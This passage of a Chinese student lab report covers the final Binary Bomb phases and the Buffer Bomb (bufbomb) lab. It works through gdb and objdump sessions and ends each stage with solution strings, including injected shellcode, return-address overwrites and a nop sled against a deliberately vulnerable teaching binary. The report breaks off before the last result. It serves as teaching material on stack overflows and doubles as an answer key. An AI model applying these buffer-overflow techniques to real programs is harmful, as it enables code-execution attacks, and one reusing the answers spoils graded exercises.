8048eab: c7 42 08 00 00 00 00 movl $0x0,0x8(%edx) // in_arr[11]->next=NULL
8048eb2: be 05 00 00 00       mov  $0x5,%esi
8048eb7: 8b 43 08             mov  0x8(%ebx),%eax // loop start
8048eba: 8b 00                mov  (%eax),%eax

8048ebc: 39 03                cmp  %eax,(%ebx)
                              // *(in_arr[i])>=*(in_arr[i]->next)

8048ebe: 7d 05                jge  8048ec5 <phase_6+0xe0>
8048ec0: e8 5c 02 00 00       call 8049121 <explode_bomb>
8048ec5: 8b 5b 08             mov  0x8(%ebx),%ebx
8048ec8: 83 ee 01             sub  $0x1,%esi
8048ecb: 75 ea                jne  8048eb7 <phase_6+0xd2> // loop end
```

本部分代码要求*(in_arr[i])>=*(in_arr[i]->next)，i ∈ [6...10]，如果违反，则会爆炸。因此，我们需要设计一组特定的序号，使得链表中的节点按照给定的序号进行排序，且排序后的链表为降序排序。

(h) 设计实验相应的输入

查看各个链表节点的值：

node1	node2	node3	node4	node5	node6
0x0000023b	0x00000357	0x000002fc	0x000000e9	0x000000ac	0x0000016d

经过降序排序后：

node2	node3	node1	node6	node4	node5
0x00000357	0x000002fc	0x0000023b	0x0000016d	0x000000e9	0x000000ac

因此，链表节点的顺序是：

`2 3 1 6 4 5`

但考虑到在3c中，程序将`in_arr[i]`换算成了`7-in_arr[i]`，因此，我们的输入也应该做相应的换算：

`5 4 6 1 3 2`

4. 实验结果

将参数`5 4 6 1 3 2`输入到`ans.txt`中并运行程序：

```
$ echo "5 4 6 1 3 2" >> ans.txt
$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That is number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
Congratulations! You have defused the bomb!
```

顺利通过！

1.2.7 阶段 7 二叉查找树

1. 任务描述

寻找隐藏关卡触发的条件并将其触发，查看二叉树的节点数据并将其形象化，写出函数相应的C语言代码并分析出需要输入的数字。

2. 实验设计

(a) 找到触发隐藏关卡的方法；

(b) 判断输入数据的类型以及范围；

(c) 查看二叉树的节点信息并形象化；

(d) 将关键函数的C语言代码写出来；

(e) 查看函数期望的返回值；

(f) 确定输入的数字。

3. 实验过程

(a) 找到触发隐藏关卡的方法

在`phase_defused`中有`call secret_phase`的指令，查看相关代码：

```
80492a3: 50                   push %eax
80492a4: 68 49 a2 04 08       push $0x804a249 // "%d %d %s"
80492a9: 68 d0 c4 04 08       push $0x804c4d0 // 9 27第四关的输入
80492ae: e8 5d f5 ff ff       call 8048810 <__isoc99_sscanf@plt>
80492b3: 83 c4 20             add  $0x20,%esp
80492b6: 83 f8 03             cmp  $0x3,%eax  // 第四关需输入三个参数
80492b9: 75 3a                jne  80492f5 <phase_defused+0x7b>
80492bb: 83 ec 08             sub  $0x8,%esp
80492be: 68 52 a2 04 08       push $0x804a252 // 第三个参数是"DrEvil"
80492c3: 8d 44 24 18          lea  0x18(%esp),%eax
80492c7: 50                   push %eax
80492c8: e8 5d fd ff ff       call 804902a <strings_not_equal>
80492cd: 83 c4 10             add  $0x10,%esp
80492d0: 85 c0                test %eax,%eax
80492d2: 75 21                jne  80492f5 <phase_defused+0x7b>
80492d4: 83 ec 0c             sub  $0xc,%esp
80492d7: 68 18 a1 04 08       push $0x804a118
80492dc: e8 df f4 ff ff       call 80487c0 <puts@plt>
80492e1: c7 04 24 40 a1 04 08 movl $0x804a140,(%esp)
80492e8: e8 d3 f4 ff ff       call 80487c0 <puts@plt>
80492ed: e8 44 fc ff ff       call 8048f36 <secret_phase> // 开启隐藏关卡
80492f2: 83 c4 10             add  $0x10,%esp
80492f5: 83 ec 0c             sub  $0xc,%esp
```

上述代码首先读取第四关的输入，并将第三个参数与字符串"DrEvil"作比较，若相等，则不跳过隐藏关卡。

因此，我们只需要在第四关答案的后面添加字符串"DrEvil"即可：

```
$ sed -i '4 s/$/ DrEvil/' ans.txt // 在第四行末尾添加" DrEvil"，sed真好用！
$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That is number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
Curses, you have found the secret phase! // 触发隐藏关卡
But finding it and solving it are quite different...
```

根据输出提示，我们已经触发隐藏关卡了。

(b) 判断输入数据的类型以及范围

查看隐藏关卡输入部分的代码：

```
8048f3a: e8 42 02 00 00  call  8049181 <read_line>
8048f3f: 83 ec 04        sub   $0x4,%esp
8048f42: 6a 0a           push  $0xa
8048f44: 6a 00           push  $0x0
8048f46: 50              push  %eax
8048f47: e8 34 f9 ff ff  call  8048880 <strtol@plt>
```

函数strtol将一个表示整数的字符串转化成整数，因此本关卡要求输入一个整数。

接着查看限定整数范围的代码：

```
8048f4e: 8d 40 ff       lea  -0x1(%eax),%eax
8048f51: 83 c4 10       add  $0x10,%esp
8048f54: 3d e8 03 00 00 cmp  $0x3e8,%eax // %eax-1<=0x3e8
8048f59: 76 05          jbe  8048f60 <secret_phase+0x2a>
```

```
8048f5b: e8 c1 01 00 00 call 8049121 <explode_bomb>
8048f60: 83 ec 08       sub  $0x8,%esp
```

通过上述代码分析可知，输入的数字要小于或等于0x3e8+1=1001。

(c) 查看二叉树的节点信息并形象化

查看fun7函数调用代码：

```
8048f63: 53             push  %ebx
8048f64: 68 88 c0 04 08 push  $0x804c088
8048f69: e8 77 ff ff ff call  8048ee5 <fun7> // fun7(0x804c088, p1)
```

上述代码段将二叉树的根节点作为参数传给func7，同时将我们输入的数字p1作为另外一个参数传入。

查看0x804c088处保存的二叉树节点信息：

```
(gdb) x /3xw 0x804c088
//              value           left            right
0x804c088 <n1> :0x00000024      0x0804c094      0x0804c0a0
0x804c094 <n21>:0x00000008      0x0804c0c4      0x0804c0ac
0x804c0a0 <n22>:0x00000032      0x0804c0b8      0x0804c0d0
0x804c0c4 <n31>:0x00000006      0x0804c0e8      0x0804c10c
0x804c0ac <n32>:0x00000016      0x0804c118      0x0804c100
0x804c0b8 <n33>:0x0000002d      0x0804c0dc      0x0804c124
0x804c0d0 <n34>:0x0000006b      0x0804c0f4      0x0804c130
0x804c0e8 <n41>:0x00000001      0x00000000      0x00000000
0x804c10c <n42>:0x00000007      0x00000000      0x00000000
0x804c118 <n43>:0x00000014      0x00000000      0x00000000
0x804c100 <n44>:0x00000023      0x00000000      0x00000000
0x804c0dc <n45>:0x00000028      0x00000000      0x00000000
0x804c124 <n46>:0x0000002f      0x00000000      0x00000000
0x804c0f4 <n47>:0x00000063      0x00000000      0x00000000
0x804c130 <n48>:0x000003e9      0x00000000      0x00000000
```

根据节点信息将二叉树可视化：



Fig. 1: Bitree

不难发现，这是一棵二叉搜索树。

(d) 将关键函数的C语言代码写出来

查看fucn7函数的主体代码：

```
8048ee9: 8b 54 24 10    mov  0x10(%esp),%edx //  edx = p1
8048eed: 8b 4c 24 14    mov  0x14(%esp),%ecx //  ecx = p2
8048ef1: 85 d2          test %edx,%edx
8048ef3: 74 37          je   8048f2c <fun7+0x47> // p1==NULL
8048ef5: 8b 1a          mov  (%edx),%ebx
8048ef7: 39 cb          cmp  %ecx,%ebx
8048ef9: 7e 13          jle  8048f0e <fun7+0x29>// p1->val<p2
8048efb: 83 ec 08       sub  $0x8,%esp
8048efe: 51             push %ecx           // p2
8048eff: ff 72 04       push 0x4(%edx)      // p1->left
8048f02: e8 de ff ff ff call 8048ee5 <fun7>
8048f07: 83 c4 10       add  $0x10,%esp
8048f0a: 01 c0          add  %eax,%eax     // ret 2*func7(p1->left, p2)
8048f0c: eb 23          jmp  8048f31 <fun7+0x4c>
8048f0e: b8 00 00 00 00 mov  $0x0,%eax
8048f13: 39 cb          cmp  %ecx,%ebx
8048f15: 74 1a          je   8048f31 <fun7+0x4c>
8048f17: 83 ec 08       sub  $0x8,%esp
8048f1a: 51             push %ecx
8048f1b: ff 72 08       push 0x8(%edx)
8048f1e: e8 c2 ff ff ff call 8048ee5 <fun7>
8048f23: 83 c4 10       add  $0x10,%esp
8048f26: 8d 44 00 01    lea  0x1(%eax,%eax,1),%eax//ret 2*func7(p1->right,p2)+1
8048f2a: eb 05          jmp  8048f31 <fun7+0x4c>
8048f2c: b8 ff ff ff ff mov  $0xffffffff,%eax // return -1
8048f31: 83 c4 08       add  $0x8,%esp
8048f34: 5b             pop  %ebx
8048f35: c3             ret
```

根据上述代码很容易写出相应的C语言代码：

```
int fun7(node* p1, int p2)
{
    if (p1 == NULL)
        return -1;
    if (p1->val == p2)
        return 0;
    if (p1->val < p2)
       return 2*fun7(p1->right, p2)+1; // right
    if (p1->val > p2)
        return 2*fun7(p1->left, p2); // left
}
```

根据3c中的分析，该二叉树是一棵搜索二叉树，因此不难发现func7实际上是在二叉树中寻找节点值等于p2的节点，并根据寻找的方向决定递归的公式。

(e) 查看函数期望的返回值

查看程序中func7返回后的部分代码：

```
8048f69: e8 77 ff ff ff call 8048ee5 <fun7> // fun7(root, input)
8048f6e: 83 c4 10       add  $0x10,%esp
8048f71: 83 f8 03       cmp  $0x3,%eax  // fun7 needs to return 3
8048f74: 74 05          je   8048f7b <secret_phase+0x45>
8048f76: e8 a6 01 00 00 call 8049121 <explode_bomb>
8048f7b: 83 ec 0c       sub  $0xc,%esp
```

根据上述代码可以确定，函数func7需要返回3使得炸弹不被引爆。

(f) 确定输入的数字

根据图1以及func7的代码可知，当搜索的节点值为107时，函数func7的返回值恰好是3。因此，我们应该输入的数字是107。

4. 实验结果

将参数107输入到ans.txt中并运行程序：

```
$ echo "107" >> ans.txt
$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That is number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
Curses, you have found the secret phase!
But finding it and solving it are quite different...
Wow! You have defused the secret stage!
Congratulations! You have defused the bomb!
```

顺利通过！

1.3 Binary Bomb 实验小结

本次实验是我做过的所有实验中最具有挑战性的实验之一。在整个实验中，我深入到汇编代码层，使用 gdb 与 objdump 工具剖析可执行文件，这使得我对可执行文件的结构有了更深入的认识。

在本次实验中，我还使用 C 语言以及数据结构的知识，对反汇编代码进行了解析，分析出反汇编代码中蕴含的逻辑关系以及程序的运行过程。

最重要的一点是，在本次实验的过程中，我对 GNU 套件以及 Linux 操作系统有了更加深入的了解，对调试器，反汇编工具以及 Linux 命令行的使用也更加熟悉。这将为我日后进行相关的开发工作打下坚实的基础。

2 实验三：缓冲区溢出攻击

2.1 实验概述

本实验的目的在于加深对 IA-32 函数调用规则和栈结构的具体理解。实验的主要内容是对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击（buffer overflow attacks），也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要我熟练运用 gdb、objdump、gcc 等工具完成。

实验中我需要对目标可执行程序 bufbomb 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 Smoke（level 0）、Fizz（level 1）、Bang（level 2）、Boom（level 3）和 Nitro（level 4），其中 Smoke 级最简单而 Nitro 级最困难。

实验语言：c；实验环境：linux

2.2 实验内容

本实验中可执行程序 bufbomb 可以接受一个字符串的输入，但是在 bufbomb 中并不会检查输入字符串的长度。我们的目的是通过分别输入一系列字符串使得 bufbomb 中的字符串缓冲区溢出并覆盖掉调用函数的断点，使得程序能够调用各个阶段的函数并达到相应的目的。

本实验中需要多次手动编写汇编代码并获取相应指令的机器码。为了方便下文中的实验，我在实验开始之前简单编写了一个`asm2bin.sh`脚本，将输入的汇编代码文件中`.text`段的机器码以 16 进制字符的形式打印出来，并统计机器码的长度。`asm2bin.sh`内容如下：

```
# usage: asm2bin main.asm
gcc $1 -c -o _main.o -nostdlib -m32
objdump -d _main.o | grep -E "[0-9]{8} <.text>" -A100 | cut -f2 | tail -n+2 | sed ':a;N;$!ba;s/\n//g' | sed 's/  */ /g' >_main_bin.txt
cat _main_bin.txt
echo "code length : $(tail -n1 _main_bin.txt | wc -w) Byte"
rm -f _main.o _main_bin.txt
```

为了方便得到一系列重复的 16 进制字节序列，我还需要写一个简单的脚本`gencode.sh`来生成指定数量、内容重复的 16 进制字节序列。`gencode.sh`的内容如下：

```
# usage: ./gencode.sh <repeat times> <content>
for ((i = 0; i < $1; ++i)); do
        echo -n "$2 "
done
```

2.2.1 阶段 1:Smoke

1. 任务描述

分析输入缓冲区的长度并确定getbuf函数的返回地址在栈中的位置，找到smoke函数的入口地址并利用缓冲区溢出覆盖掉getbuf函数的返回地址，使程序在执行的过程中调用smoke函数。

2. 实验设计

(a) 分析getbuf函数的栈空间，确定返回地址在栈中的位置；

(b) 查看smoke函数的入口地址；

(c) 将smoke函数的入口地址通过缓冲区覆盖原返回地址。

3. 实验过程

(a) 分析getbuf函数的栈空间，确定返回地址在栈中的位置

首先使用objdump查看可执行程序 bufbomb 的反汇编代码：

```
objdump -D bufbomb > bufbomb.s
```

在bufbomb.s中找到getbuf函数的主体代码：

```
1  080491ec <getbuf>:
2   80491ec: 55              push  %ebp
3   80491ed: 89 e5           mov   %esp,%ebp
4   80491ef: 83 ec 38        sub   $0x38,%esp
5   80491f2: 8d 45 d8        lea   -0x28(%ebp),%eax // 分配0x28=40个字节的空间
6   80491f5: 89 04 24        mov   %eax,(%esp)
7   80491f8: e8 55 fb ff ff call  8048d52 <Gets>
8   80491fd: b8 01 00 00 00 mov   $0x1,%eax
9   8049202: c9              leave
10  8049203: c3              ret
```

由上述的代码可知，程序会给输入缓冲区分配0x28=40个字节的空间。

查看第5行中保存在%eax中的字符串缓冲区的首地址：

```
1  $ gdb ./bufbomb
2  (gdb) b *0x80491f5 // 对应上述代码第6行，即给%eax赋值之后
3  Breakpoint 1 at 0x80491f5
4  (gdb) r -u U202115325
5  Userid: U202115325
6  Cookie: 0x7b52e696
7
8  Breakpoint 1, 0x080491f5 in getbuf ()
9  (gdb) p /x $eax
10 $1 = 0x55683c28 // 缓冲区首地址
```

在进入getbuf函数时，程序首先将%ebp保存在栈中。因此字符串缓冲区后的四个字节为旧的%ebp，在旧%ebp前的四个字节即是函数的返回地址，即：0x55683c28+0x28+4=0x55683c54。

(b) 查看smoke函数的入口地址

在反汇编代码bufbomb.s中找到smoke函数中：

```
1  $ grep "<smoke>" bufbomb.s
2  08048c90 <smoke>:
```

由输出很容易知道，smoke函数的入口地址为0x08048c90。

(c) 将smoke函数的入口地址通过缓冲区覆盖原返回地址

根据3a中的分析可知，输入缓冲区的大小是40个字节，紧跟在缓冲区后的是保存在栈中的%ebp的值以及函数的返回地址。因此我们一共需要输入48个字节的内容，其中smoke函数的入口地址以小端存储的方式放在最后4个字节以覆盖函数的返回地址。在smoke_U202115325.txt中输入：

```
$ ./gencode.sh 44 00 > smoke_U202115325.txt // 生成44字节的00
$ echo -n "90 8c 04 08" >> smoke_U202115325.txt // smoke入口地址小端表示
```

4. 实验结果

将生成的答案smoke_U202115325.txt通过hex2raw转化为 2 进制后再输入到可执行文件 bufbomb 中：

```
$ ./hex2raw < smoke_U202115325.txt | ./bufbomb -u U202115325
Userid: U202115325
Cookie: 0x7b52e696
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

顺利通过！

2.2.2 阶段 2:Fizz

1. 任务描述

通过缓冲区溢出攻击手段将函数的返回地址改为fizz函数的入口地址，并使用栈传参的方式将cookie的值作为参数传入fizz函数中。

2. 实验设计

(a) 查看fizz函数的入口地址；

(b) 将cookie值作为参数放在栈中相应的位置；

(c) 设计输入的十六进制内容。

3. 实验过程

(a) 查看fizz函数的入口地址

通过反汇编代码文件bufbomb.s查看fizz函数的入口地址：

```
$ grep '<fizz>' bufbomb.s
08048cba <fizz>:
```

通过输出的信息判断，fizz的入口地址为0x08048cba

(b) 将cookie值作为参数放在栈中相应的位置

分析fizz函数入口部分的代码：

```
08048cba <fizz>:
 8048cba: 55          push   %ebp
 8048cbb: 89 e5       mov    %esp,%ebp
 8048cbd: 83 ec 18    sub    $0x18,%esp
 8048cc0: 8b 45 08    mov    0x8(%ebp),%eax // 获取参数
```

由上述代码可以看出，fizz函数输入的参数在0x8+%ebp中。考虑到getbuf执行ret语句后，断点地址从栈中弹出并送入%eip中，因此此时栈顶指针%esp指向的是断点地址的下一个字节，即输入内容中的第48个字节。进入fizz函数后，程序首先将%ebp保存在栈中，并将%esp的值赋给%ebp，此时%ebp的与%esp相同，指向的位置为输入内容中的第48-4=44个字节。由此推出0x8+%ebp地址对应输入内容中的第44+8=52个字节。因此，我们只需要在输入内容中将第52~55个字节设为cookie的值即可让函数fizz获取对应的参数。

(c) 设计输入的十六进制内容

结合第一问中的分析，我们需要将fizz函数的入口地址放在输入内容中的第44~47个字节中，并将 cookie 的值放在第52~55个字节上即可。

下面构造输入的 16 进制字符串：

```
$ ./gencode.sh 44 00 > fizz_U202115325.txt // byte 0~43
$ echo -n "ba 8c 04 08 " >> fizz_U202115325.txt // byte 44~47, fizz的地址
$ ./gencode.sh 4 00 >> fizz_U202115325.txt // byte 48~51
$ echo -n "96 e6 52 7b" >> fizz_U202115325.txt // byte 52~55, cookie值
```

4. 实验结果

将生成的答案fizz_U202115325.txt通过hex2raw转化为 2 进制后再输入到可执行文件 bufbomb 中：

```
$ ./hex2raw < fizz_U202115325.txt | ./bufbomb -u U202115325
Userid: U202115325
Cookie: 0x7b52e696
Type string:Fizz!: You called fizz(0x7b52e696)
VALID
NICE JOB!
```

顺利通过！

2.2.3 阶段 3:Bang

1. 任务描述

使用缓冲区溢出插入攻击代码将bang函数中使用的全局变量的值修改为cookie的值，并调用bang函数。

2. 实验设计

(a) 查看bang函数的入口地址；

(b) 查看bang函数中使用的全局变量的地址；

(c) 设计攻击代码；

(d) 将攻击代码插入到缓冲区中并用入口地址覆盖返回地址。

3. 实验过程

(a) 查看bang函数的入口地址

通过查找反汇编代码bufbomb.s中的bang函数查看其入口地址：

```
$ grep "<bang>" bufbomb.s
08048d05 <bang>:
```

观察上述输出得到bang函数的入口地址为0x08048d05。

(b) 查看bang函数中使用的全局变量的地址

查看bang函数中调用全局变量的部分代码：

```
8048d05: 55                 push %ebp
8048d06: 89 e5              mov  %esp,%ebp
8048d08: 83 ec 18           sub  $0x18,%esp
8048d0b: a1 18 c2 04 08     mov  0x804c218,%eax
8048d10: 3b 05 20 c2 04 08  cmp  0x804c220,%eax
```

使用gdb查看0x804c218与0x804c220这两个地址的标签：

```
$ gdb ./bufbomb
(gdb) x /xw 0x804c218
0x804c218 <global_value>:       0x00000000
(gdb) x /xw 0x804c220
0x804c220 <cookie>:     0x00000000
```

通过观察上述输出很容易确定global_value的地址位于0x804c218处。

(c) 设计攻击代码

在攻击代码中首先需要将global_value的值改为cookie，接着还需要跳转到bang函数的入口地址。

上述两个步骤可以通过编写汇编语言代码来实现，在bang.s中：

```
.text
    movl $0x7b52e696, 0x804c218 // global_value = my cookie
    movl $0x08048d05, %eax      // jump to bang at 0x08048d05
    jmp  *%eax
```

上述代码使用movl指令将我们的cookie保存到全局变量gloabal_value的地址上，并通过转跳指令jmp转跳到bang函数的入口地址处。

(d) 将攻击代码插入到缓冲区中并用入口地址覆盖返回地址

首先使用我们编写好的asm2bin.sh脚本获取上述代码对应的机器码及其长度：

```
$ ./asm2bin.sh bang.s
c7 05 18 c2 04 08 96 e6 52 7b b8 05 8d 04 08 ff e0
code length : 17 Byte
```

接着我们将攻击代码安排在输入缓冲区最开始的 17 个字节中。我们需要计算出攻击代码的入口地址。根据阶段 1：3a实验过程中的分析可知，getbuf函数的返回地址保存在0x55683c54中，并对应输入内容中的第44~47字节的内容,攻击代码的入口地址即是输入缓冲区的首地址0x55683c28。我们需要使用攻击代码的入口地址覆盖getbuf函数的返回地址。

使用以下命令向bang_U202115325中填入 16 进制字符串攻击代码：

```
// 插入攻击代码
$ ./asm2bin.sh bang.s | head -n1 > bang_U202115325.txt // byte 0:16，攻击代码
$ ./gencode.sh 27 00 >> bang_U202115325.txt // byte 17:43，占位代码
$ echo -n "28 3c 68 55" >> bang_U202115325.txt // byte 44:47，攻击代码地址
```

4. 实验结果

将生成的答案bang_U202115325.txt通过hex2raw转化为 2 进制后再输入到可执行文件 bufbomb 中：

```
$ ./hex2raw < bang_U202115325.txt | ./bufbomb -u U202115325
Userid: U202115325
Cookie: 0x7b52e696
Type string:Bang!: You set global_value to 0x7b52e696
VALID
NICE JOB!
```

顺利通过！

2.2.4 阶段 4:Boom

1. 任务描述

设计攻击代码，将getbuf函数的返回值修改为cookie，并使程序能够返回到getbuf函数的返回地址，且保持函数调用栈帧的结构不变。

2. 实验设计

(a) 查看getbuf函数刚开始运行时%ebp的值；

(b) 查看getbuf函数的返回地址；

(c) 设计攻击代码修改getbuf函数的返回值并恢复%ebp的值。

3. 实验过程

(a) 查看getbuf函数刚开始运行时%ebp的值

使用gdb查看getbuf入口处%ebp的值：

```
$ gdb ./bufbomb
(gdb) b *0x80491ec // getbuf函数入口地址
Breakpoint 1 at 0x80491ec
(gdb) r -u U202115325
Userid: U202115325
Cookie: 0x7b52e696

Breakpoint 1, 0x080491ec in getbuf ()
(gdb) p $ebp
$1 = (void *) 0x55683c80 <_reserved+1039488>
```

通过输出可以知道，getbuf函数的调用者栈帧的栈底为0x55683c80。

(b) 查看getbuf函数的返回地址

查看bufboom.s代码中调用getbuf函数的下一条语句的地址：

```
$ grep -E "call.*<getbuf>" -A1 bufbomb.s
 8048e7c:       e8 6b 03 00 00          call   80491ec <getbuf>
 8048e81:       89 c3                   mov    %eax,%ebx
```

由上述输出可以看出，getbuf函数的返回地址为0x8048e81

(c) 设计攻击代码修改getbuf函数的返回值并恢复%ebp的值

在攻击代码中我们首先需要将函数的返回值修改为cookie。由于函数的返回值保存在%eax中，我们只需要将%eax的值设为cookie即可。接着我们还需要将%ebp的值恢复为0x55683c80。最后我们需要使程序跳转到getbuf函数原来的返回地址。由于本关卡要求不能够改变程序运行的状态，在跳转的时候我们需要使用push指令与ret指令实现。

攻击汇编代码保存在boom.s中，如下所示：

```
.text
    movl $0x7b52e696, %eax // %eax = my cookie
    movl $0x55683c80, %ebp // 恢复ebp的值
    push $0x08048e81 // getbuf的返回地址
    ret
```

将上述汇编代码转化成机器码并写入boom_U202115325.txt中，同时使用攻击代码的地址覆盖getbuf函数的返回地址：

```
$ ./asm2bin.sh boom.s
b8 96 e6 52 7b bd 80 3c 68 55 68 81 8e 04 08 c3
code length : 16 Byte // 攻击代码16字节
$ ./asm2bin.sh boom.s | head -n1 > boom_U202115325.txt // byte 0:17，攻击代码
$ ./gencode.sh 28 00 >> boom_U202115325.txt // byte 18:43，占位代码
$ echo -n "28 3c 68 55" >> boom_U202115325.txt // byte 44:47，攻击代码地址
```

4. 实验结果

将生成的答案boom_U202115325.txt通过hex2raw转化为 2 进制后再输入到可执行文件 bufbomb 中：

```
$ ./hex2raw < boom_U202115325.txt | ./bufbomb -u U202115325
Userid: U202115325
Cookie: 0x7b52e696
Type string:Boom!: getbuf returned 0x7b52e696
VALID
NICE JOB!
```

顺利通过！

2.2.5 阶段 5:Nitro

1. 任务描述

本关卡需要我们通过输入一些内容使输入缓冲区溢出使得getbufn返回cookie的值，同时保持函数的栈帧结构不变。但本关卡会连续调用多次getbuf函数，且每次调用getbufn函数时其栈帧的位置都不相同，即bufbomb中模拟了栈随机化的效果。我们需要输入代码使得在栈随机化的情况下也能正常的攻击。

2. 实验设计

(a) 查看getbufn的代码，并确定输入缓冲区起始地址变化的范围；

(b) 查看getbufn的返回地址；

(c) 确定testn中%ebp相对与%esp的偏移量；

(d) 设计攻击代码；

(e) 填写用于输入的 16 进制攻击字符串序列。

3. 实验过程

(a) 查看getbufn的代码，并确定输入缓冲区起始地址变化的范围

在getbufn的代码中，调用Gets函数的部分如下：

```
8049213: 89 04 24       mov  %eax,(%esp) // 参数，缓冲区首地址
8049216: e8 37 fb ff ff call 8048d52 <Gets>
804921b: b8 01 00 00 00 mov  $0x1,%eax
```

通过分析上述代码可以知道,Gets函数接收缓冲区首地址作为参数,并且这个参数保存在%eax寄存器中。我们只需要使用gdb查看程序运行到0x8049213地址处时%eax的值即可确定输入缓冲区首地址变化的范围。

调试过程如下：

```
$ echo "test input" > test.txt
$ gdb ./bufbomb
(gdb) b *0x8049213 // 对应上述代码第一行
Breakpoint 1 at 0x8049213
(gdb) r -u U202115325 -n < test.txt
Userid: U202115325
Cookie: 0x7b52e696

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$1 = 0x55683a48
(gdb) c
Continuing.
Type string:Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$2 = 0x55683aa8
(gdb) c
Type string:Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$3 = 0x55683a28
(gdb) c
Continuing.
Type string:Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$4 = 0x55683a78
(gdb) c
Continuing.
Type string:Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$5 = 0x55683a88
```

通过上述输出可以知道，在五次调用getbufn函数中，输入缓冲区首地址的值分别为0x55683a48、0x55683aa8、0x55683a28、0x55683a78以及0x55683a88。经过我多次调试发现，在相同的cookie下，本实验中循环调用getbufn函数时，输入缓冲区首地址都为上述值，并没有随机性。

(b) 查看getbufn的返回地址

查看bufbomb.s中getbufn函数的返回地址：

```
$ grep -E "call.*<getbufn>" -A1 bufbomb.s
 8048e10:       e8 ef 03 00 00          call   8049204 <getbufn>
 8048e15:       89 c3                   mov    %eax,%ebx
```

返回地址为：0x8048e15。

(c) 确定testn中%ebp相对与%esp的偏移量

分析testn函数中关于栈帧结构的代码：

```
08048e01 <testn>:
 8048e01:       55              push   %ebp
 8048e02:       89 e5           mov    %esp,%ebp  // %ebp=%esp
 8048e04:       53              push   %ebx       // %ebp=%esp+0x4
 8048e05:       83 ec 24        sub    $0x24,%esp // %ebp=%esp+0x4+0x24
```

根据上述栈帧结构的变化，很容易知道在testn中%ebp相对于%esp的偏移量为0x4+0x24=0x28。由于在程序条用攻击代码并转跳回testn函数的过程中，%esp的值并不会受到攻击代码的影响，因此在恢复函数栈帧结构时只需要将%esp+0x28赋给%ebp即可。

(d) 设计攻击代码

在攻击代码中我们首先需要将cookie的值赋给%eax作为getbufn函数的返回值，接着还需要将%ebp的值设为%esp+0x28，最后需要转跳回testn函数中。

攻击代码nitro.s如下：

```
.text
    movl $0x7b52e696, %eax // %eax = my cookie
    leal 0x28(%esp), %ebp // 恢复，%ebp=%esp+0x28
    push $0x8048e15 // 转跳回testn
    ret
```

(e) 填写用于输入的 16 进制攻击字符串序列

分析getbufn中输入缓冲区的长度：

```
08049204 <getbufn>:
 8049204:       55                      push   %ebp
 8049205:       89 e5                   mov    %esp,%ebp
 8049207:       81 ec 18 02 00 00       sub    $0x218,%esp
 804920d:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax // 输入缓冲区
 8049213:       89 04 24                mov    %eax,(%esp)
 8049216:       e8 37 fb ff ff          call   8048d52 <Gets>
```

由上述代码段可知，getbufn函数给输入缓冲区分配了0x208=520个字节，再结合第一关的分析可知，输入缓冲区后紧跟着的是%ebp的旧值以及getbufn函数的地址，分别对应输入的第520~523字节、第524 ~ 527字节。

在在本关中，由于栈空间的位置是变化的，因此我们需要在攻击代码中设计一个空操作雪橇（nop sled），使得getbufn在受到缓冲区溢出攻击后能够转跳到一系列连续的nop操作中，并通过这些nop操作后最终到达攻击代码段。

因此，我们在输入的十六进制字符串中首先输入大量重复的nop对应的机器码0x90，紧跟着的是nitro.s对应的机器代码。最后是用于覆盖返回地址的攻击代码段地址，在这里我们采用3a中获取的输入缓冲区首地址最大值0x55683aa8，使得可执行程序可以转跳到一系列nop操作中的一个指令，并沿着nop操作最终到达攻击代码段。

查看nitro.s对应的机器码及其长度：

```
$ ./asm2bin.sh nitro.s
b8 96 e6 52 7b 8d 6c 24 28 68 15 8e 04 08 c3
code length : 15 Byte
```

在输入的 16 进制串中，一共包含520+4+4=528个字节，最后四个字节为转跳地址0x55683aa8，在转跳地址前的15个字节为nitro.s对应的机器码，剩下的528-4-15=509个字节为nop操作对应的机器码0x90。生成 16 进制字符串的过程如下：

```
$ ./gencode.sh 509 90 > nitro_U202115325.txt // byte 0:508，nop sled
$ ./asm2bin.sh nitro.s | head -n1 >> nitro_U202115325.txt // byte 509:523，攻击代码
$ echo -n "a8 3a 68 55" >> nitro_U202115325.txt // byte 524:527，转跳地址
```

4. 实验结果

将生成的答案boom_U202115325.txt通过hex2raw转化为 2 进制后再输入到可执行文件 bufbomb 中：

```
